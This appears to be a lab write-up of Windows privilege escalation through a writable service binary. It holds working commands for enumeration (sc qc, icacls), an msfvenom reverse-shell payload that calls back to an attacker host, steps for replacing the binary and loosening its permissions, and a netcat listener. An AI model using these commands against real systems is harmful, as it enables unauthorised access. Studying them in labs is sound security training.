← Back to Windows Privilege Escalation
Enumeration
sc qc windowsschedulerShowed the binary path and the account running the service. Checked permissions on that binary:

icacls C:\PROGRA~2\SYSTEM~1\WService.exeWritable. Time to build a replacement.
Generating the Payload
On Kali, generated a service-compatible reverse shell with msfvenom:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=KALI_IP LPORT=4445 -f exe-service -o rev-svc.exeThe -f exe-service flag matters here. Windows services expect executables that communicate with the Service Control Manager or the SCM will kill them immediately. A standard reverse shell binary won't stay alive long enough to connect back.

Served the payload from Kali, downloaded it to the target, replaced the original binary:
sc stop windowsscheduler
move /Y C:\Users\thm-unpriv\rev-svc.exe C:\PROGRA~2\SYSTEM~1\WService.exe
icacls C:\PROGRA~2\SYSTEM~1\WService.exe /grant Everyone:F
sc start windowsscheduler

Started the listener on Kali:
nc -lvnp 4445Shell Lands
Reverse shell connected back as the service account:
wprivesc1\svcusr1
Why This Works
Service binaries run with the privileges of the account configured to run the service. If the binary itself is writable, you control what it executes next.
sc qc shows the binary path and the run-as account. icacls confirms whether the binary is writable. If both are true, msfvenom and a listener are all that's needed.
The -f exe-service format is the difference between a payload that connects back and one that gets killed by the SCM before it can do anything.